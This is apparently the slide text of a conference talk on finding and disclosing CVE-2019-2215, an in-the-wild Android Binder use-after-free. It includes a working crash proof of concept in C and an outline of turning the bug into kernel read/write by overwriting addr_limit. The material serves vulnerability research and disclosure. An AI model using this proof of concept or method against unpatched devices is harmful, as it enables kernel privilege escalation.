Google

Bad Binder

Finding an Android In The Wild 0-day

Maddie Stone
@maddiestone
OffensiveCon 2020

Who am I? - Maddie Stone

- Security Researcher on Google Project Zero
    - Focusing on 0-days used in the wild
- Previously, Google's Android Sec team
- Reverse all the things
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science

@maddiestone

Hunting the Bug

Late Summer 2019

Received information suggesting that NSO had a **0-day exploit for Android** that was part of an attack chain that installed Pegasus spyware on target devices.

Details about the “capability”

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.

Google

Details about the “capability”

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.

We can diff the Pixel 2 and Pixel 3 kernels.

(Pixel 2 is based on 4.4 kernel and Pixel 3 on the 4.9 kernel)

Details about the “capability”

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.
- It was patched in the Linux kernel >= 4.14 without a CVE.

The Pixel 3 is based on the Linux kernel 4.9 and doesn’t include the vulnerability, but the fix is not in the 4.9 Linux kernel, only 4.14.

Details about the “capability”

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.
- It was patched in the Linux kernel >= 4.14 without a CVE.
- `CONFIG_DEBUG_LIST` breaks the primitive.

CONFIG_DEBUG_LIST

- Only two actions whose behavior changes based on the **`CONFIG_DEBUG_LIST`** flag:
    - adding (**`__list_add`**) to a doubly linked list
    - deleting (**`__list_del_entry`** and **`list_del`**) from a doubly linked list.

```
void __list_del_entry(struct list_head *entry) {
        struct list_head *prev, *next;

        prev = entry->prev;
        next = entry->next;

        if (WARN(next == LIST_POISON1,
                "list_del corruption, %p->next is LIST_POISON1 (%p)\n",
                entry, LIST_POISON1) ||
            WARN(prev == LIST_POISON2,
                "list_del corruption, %p->prev is LIST_POISON2 (%p)\n",
                entry, LIST_POISON2) ||
            WARN(prev->next != entry,
                "list_del corruption. prev->next should be %p, "
                "but was %p\n", entry, prev->next) ||
            WARN(next->prev != entry,
                "list_del corruption. next->prev should be %p, "
                "but was %p\n", entry, next->prev)) {
                BUG_ON(PANIC_CORRUPTION);
                return;
        }
        __list_del(prev, next);
}
```

Google

```
void __list_del_entry(struct list_head *entry) {
        struct list_head *prev, *next;

        prev = entry->prev;
        next = entry->next;

        if (WARN(next == LIST_POISON1,
                "list_del corruption, %p->next is LIST_POISON1 (%p)\n",
                entry, LIST_POISON1) ||
            WARN(prev == LIST_POISON2,
                "list_del corruption, %p->prev is LIST_POISON2 (%p)\n",
                entry, LIST_POISON2) ||
            WARN(prev->next != entry,
                "list_del corruption. prev->next should be %p, "
                "but was %p\n", entry, prev->next) ||
            WARN(next->prev != entry,
                "list_del corruption. next->prev should be %p, "
                "but was %p\n", entry, next->prev)) {
                BUG_ON(PANIC_CORRUPTION);
                return;
        }
        __list_del(prev, next);
}
```

Google

Exclusive to CONFIG_DEBUG_LIST implementation

```
void __list_del_entry(struct list_head *entry)
        struct list_head *prev, *next;

        prev = entry->prev;
        next = entry->next;

        if (WARN(next == LIST_POISON1,
                "list_del corruption, %p->next is LIST_POISON1 (%p)\n",
                entry, LIST_POISON1) ||
            WARN(prev == LIST_POISON2,
                "list_del corruption, %p->prev is LIST_POISON2 (%p)\n",
                entry, LIST_POISON2) ||
            WARN(prev->next != entry,
                "list_del corruption. prev->next should be %p, "
                "but was %p\n", entry, prev->next) ||
            WARN(next->prev != entry,
                "list_del corruption. next->prev should be %p, "
                "but was %p\n", entry, next->prev)) {
                BUG_ON(PANIC_CORRUPTION);
                return;
        }
        __list_del(prev, next);
}
```

Details about the “capability”

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.
- It was patched in the Linux kernel >= 4.14 without a CVE.
- `CONFIG_DEBUG_LIST` breaks the primitive.
- **`CONFIG_ARM64_UAO`** hinders exploitation.

Means the exploit is likely using the memory corruption to overwrite the address limit that is stored near the start of the **`task_struct`**.

Details about the “capability”

- It is a kernel privilege escalation using a use-after-free vulnerability, reachable from inside the Chrome sandbox.
- It works on Pixel 1 and 2, but not Pixel 3 and 3a.
- It was patched in the Linux kernel >= 4.14 without a CVE.
- `CONFIG_DEBUG_LIST` breaks the primitive.
- `CONFIG_ARM64_UAO` hinders exploitation.
- The vulnerability is exploitable in Chrome's renderer processes under Android's **isolated_app** SELinux domain.

Details about the "capability"

- It is a kernel privilege escalation
  reachable from inside the Chrom
- It works on Pixel 1 and 2, but not
- It was patched in the Linux kernel >= 4.14 without a CVE.
- `CONFIG_DEBUG_LIST` breaks the primitive.
- `CONFIG_ARM64_UAO` hinders exploitation.
- The vulnerability is exploitable in Chrome's renderer processes under Android's isolated_app SELinux domain.
- The exploit requires little or no per-device customization.

We can assume the bug and its exploitation methodology are in the common kernel rather than in code that is often customized, like the framework.

Details about the “capability”

We can assume the bug and its exploitation methodology are in the common kernel rather than in code that is often customized, like the framework.

- It is a kernel privilege escalation
reachable from inside the Chrom
- It works on Pixel 1 and 2, but not
- It was patched in the Linux kernel >= 4.14 without a CVE.
- `CONFIG_DEBUG_LIST` breaks the primitive.
- `CONFIG_ARM64_UAO` hinders exploitation.
- The vulnerability is exploitable in Chrome's renderer processes under Android's isolated_app SELinux domain.
- The exploit requires little or no per-device customization.
- List of affected devices.

My Process

- Combing through changelogs & patches
- When diffing Pixel 2 and Pixel 3 `drivers/android/binder.c`, there were only a few significant changes.
- Commit 550c01d0e051461437d6e9d72f573759e7bc5047 stood out in the log because:
  - It discusses fixing a "use-after-free" in the commit message,
  - It is a patch from upstream, and
  - The upstream patch was only applied to 4.14.
  - The "use-after-free" includes a `list_del`

About the Bug

CVE-2019-2215

Summary of CVE-2019-2215

Use-after-free in the Android Binder driver due to poll handler using a wait queue that is not tied to the lifetime of the file.

Summary of CVE-2019-2215

Use-after-free in the Android Binder driver due to poll handler using a wait queue that is not tied to the lifetime of the file.

Summary of CVE-2019-2215

Use-after-free in the Android Binder driver due to poll handler using a wait queue that is not tied to the lifetime of the file.

Summary of CVE-2019-2215

Use-after-free in the Android Binder driver due to poll handler using a wait queue that is not tied to the lifetime of the file.

Summary of CVE-2019-2215

Use-after-free in the Android Binder driver due to poll handler using a wait queue that is not tied to the lifetime of the file.

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;              /* only modified by this thread */
        bool looper_need_return; /* can be written by other thread */
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;              /* only modified by this thread */
        bool looper_need_return; /* can be written by other thread */
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```

Google

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node
        struct list_head waiti
        int pid;
        int looper;
        bool looper_need_retur
        struct binder_transact
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```

```
struct __wait_queue_head {
        spinlock_t              lock;
        struct list_head        task_list;
};
typedef struct __wait_queue_head wait_queue_head_t;
```

```
static unsigned int binder_poll(struct file *filp, struct
                                        poll_table_struct *wait)
{
  struct binder_proc *proc = filp->private_data;
  struct binder_thread *thread = NULL;
  bool wait_for_proc_work;
  thread = binder_get_thread(proc);
  if (!thread)
    return POLLERR;
  binder_inner_proc_lock(thread->proc);
  thread->looper |= BINDER_LOOPER_STATE_POLL;
  wait_for_proc_work =
   binder_available_for_proc_work_ilocked(thread);
  binder_inner_proc_unlock(thread->proc);
  poll_wait(filp, &thread->wait, wait);
  if (binder_has_work(thread, wait_for_proc_work))
    return POLLIN;
  return 0;
}
```

```c
static unsigned int binder_poll(struct file *filp, struct
                                        poll_table_struct *wait)
{
  struct binder_proc *proc = filp->private_data;
  struct binder_thread *thread = NULL;
  bool wait_for_proc_work;
  thread = binder_get_thread(proc);
  if (!thread)
    return POLLERR;
  binder_inner_proc_lock(thread->proc);
  thread->looper |= BINDER_LOOPER_STATE_POLL;
  wait_for_proc_work =
   binder_available_for_proc_work_ilocked(thread);
  binder_inner_proc_unlock(thread->proc);
  poll_wait(filp, &thread->wait, wait);
  if (binder_has_work(thread, wait_for_proc_work))
    return POLLIN;
  return 0;
}
```

The file operation is on the binder_proc, but we are passing the wait queue that is in binder_thread.

```
static unsigned int binder_poll(struct file *filp, struct
                                      poll_table_struct *wait)
{
  struct binder_proc *proc = filp->private_data;
  struct binder_thread *thread = NULL;
  bool wait_for_proc_work;
  thread = binder_get_thre
  if (!thread)
    return POLLERR;
  binder_inner_proc_lock(t
  thread->looper |= BINDER_LOOPER_STATE_POLL;
  wait_for_proc_work =
   binder_available_for_proc_work_ilocked(thread);
  binder_inner_proc_unlock(thread->proc);
  poll_wait(filp, &thread->wait, wait);
  if (binder_has_work(thread, wait_for_proc_work))
    return POLLIN;
  return 0;
}
```

binder_thread can be freed prior to **binder_proc**.

Normally, the wait queue used for polling on a file is guaranteed to be alive until the file's **release** handler is called.

0-day? 677-day?

- This bug was originally found and reported by syzkaller in November 2017
- Patched in February 2018 in Linux 4.14, Android 4.9, Android 4.4, and Android 3.18, but never made it into the Android Security Bulletin

Proof-of-Concept Exploit

Basic Crash POC

```
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main() {
        int fd, epfd;
        struct epoll_event event = { .events = EPOLLIN };

        fd = open("/dev/binder", O_RDONLY);
        epfd = epoll_create(1000);
        epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
        ioctl(fd, BINDER_THREAD_EXIT, NULL);
}
```

Basic Crash POC

```
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main() {
        int fd, epfd;
        struct epoll_event event = { .events = EPOLLIN };

        fd = open("/dev/binder", O_RDONLY);
        epfd = epoll_create(1000);
        epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
        ioctl(fd, BINDER_THREAD_EXIT, NULL);
}
```

Overview of the Exploit POC

- Teamed up with Jann Horn to write
- **Goal:** Arbitrary kernel read and write from an unprivileged application context

Overview of the Exploit POC

- Teamed up with Jann Horn to write
- **Goal:** Arbitrary kernel read and write from an unprivileged application context
- **Primitive:** Unlinking of doubly linked list

Overview of the Exploit POC

- Teamed up with Jann Horn to write
- **Goal:** Arbitrary kernel read and write from an unprivileged application context
- **Primitive:** Unlinking of doubly linked list
- Trigger the UAF twice
    - #1: Leak the address of the `task_struct`
    - #2: Overwrite the `addr_limit`

Overview of the Exploit POC

- Teamed up with Jann Horn to write
- **Goal:** Arbitrary kernel read and write from an unprivileged application context
- **Primitive:** Unlinking of doubly linked list
- Trigger the UAF twice
  - #1: Leak the address of the `task_struct`
  - #2: Overwrite the `addr_limit`

The `addr_limit` value defines which address range may be accessed when dereferencing userspace pointers. Usercopy operations only access addresses below the `addr_limit`.


Therefore, by raising the `addr_limit` by overwriting it, we will make kernel memory accessible to our unprivileged process.

Vectored I/O

- Similar to DiShen's "The Art of Exploiting Unconventional Use-after-free Bugs in Android Kernel" talk from CodeBlue 2017 [video]

Vectored I/O

- Similar to DiShen's "The Art of Exploiting Unconventional Use-after-free Bugs in Android Kernel" talk from CodeBlue 2017 [video]
- Vectored reads move data from a data source (here a file) into a set of disparate buffers (scatter), moving onto the next after each buffer is filled.



Vectored I/O

- Similar to DiShen's "The Art of Exploiting Unconventional Use-after-free Bugs in Android Kernel" talk from CodeBlue 2017 [video]
- Vectored reads move data from a data source (here a file) into a set of disparate buffers (scatter), moving onto the next after each buffer is filled.
- Vectored writes moves data from a set of buffers into a data sink (here a file) (gather).

Vectored I/O

Writes to kernel memory

- Similar to DiShen's "The Art o … fter-free Bugs in Android Kernel" talk from CodeBlue 2017 [video]
- Vectored reads move data from a data source (here a file) into a set of disparate buffers (scatter), moving onto the next after each buffer is filled.
- Vectored writes moves data from a set of buffers into a data sink (here a file) (gather).

Reads from kernel memory

Vectored I/O

```
struct iovec
{
        void __user *iov_base;
        __kernel_size_t iov_len;
};
```

Vectored I/O operations (like **`readv`**, **`writev`**, and **`recvmsg`**) import the user-space I/O vector array into kernel space

Allocating the Freed Memory

binder_thread struct

0x00
...
...
0xA0: wait.lock
0xA8: wait.task_list.next
0xB0: wait.task_list.prev
...


iovec array

0x00: iovec[0].iov_base
0x08: iovec[0].iov_len
...
0xA0: iovec[10].iov_base
0xA8: iovec[10].iov_len
0xB0: iovec[11].iov_base
...


Unlinking Primitive ep_remove_wait_queue

ep_remove_wait_queue


Unlinking Primitive ep_remove_wait_queue




Unlinking Primitive ep_remove_wait_queue




Unlinking Primitive ep_remove_wait_queue



Unlinking Primitive ep_remove_wait_queue



Unlinking Primitive ep_remove_wait_queue



`iov_base`, the address we're reading from or writing to in our vectored I/O operations, now points to kernel memory.

DEMO

In-the-Wild

7-Day Disclosure Deadline

- Is an exploit sample required for submitting under 7-day deadline?
- Reported to Android under a 7-day deadline due to:
  - Detailed about the “capability” outlined at the beginning
  - After reviewing the kernel patches, all requirements perfectly aligned with one bug (and only one bug)

> “each day an actively exploited vulnerability remains undisclosed to the public and unpatched, more devices or accounts will be compromised”

Approach to 0-days In-The-Wild

- Learn as much as we possibly can from them...to make 0-day hard.
  - Reversing exploit samples
  - Root cause analysis on the vulnerability
  - Variant analysis on the vulnerability
  - Brainstorm new detection methods
  - COLLABORATION

Variant Analysis Approach

1) Bugs patched in upstream, but not in already launched Android devices.
2) Drivers whose poll handler uses a wait queue that is not tied to the lifetime of the file.

Variant Analysis Results

Approach #1 (Bugs patched in upstream, but not in ASB):

- CVE-2020-0030: Potential UAF due to race condition in binder_thread_release
- Reported by syzcaller in Feb 2018.
- Patched upstream in Feb 2018.

Approach #2 (Looking at other uses of `poll_wait`):

- Identified one potential bug, but the driver appeared to only be used in a single device a few years ago and then the driver/chip was replaced.

Conclusion

Takeaways

1) Leads, even without samples, can help us find bugs and get security vulnerabilities patched.
2) The patch gap between released devices and the kernel leaves a ripe area for exploitation.
3) We’re ramping up our in-the-wild 0-day analysis work, and we're very open to collaboration. Please reach out!

Takeaways

1) Leads, even without samples, can help us find bugs and get security vulnerabilities patched.
2) The patch gap between released devices and the kernel leaves a ripe area for exploitation.
3) We’re ramping up our in-the-wild 0-day analysis work, and we're very open to collaboration. Please reach out!

Blog:
https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html
P0 Issue Tracker:
https://bugs.chromium.org/p/project-zero/issues/detail?id=1942

Thank you!

Maddie Stone
@maddiestone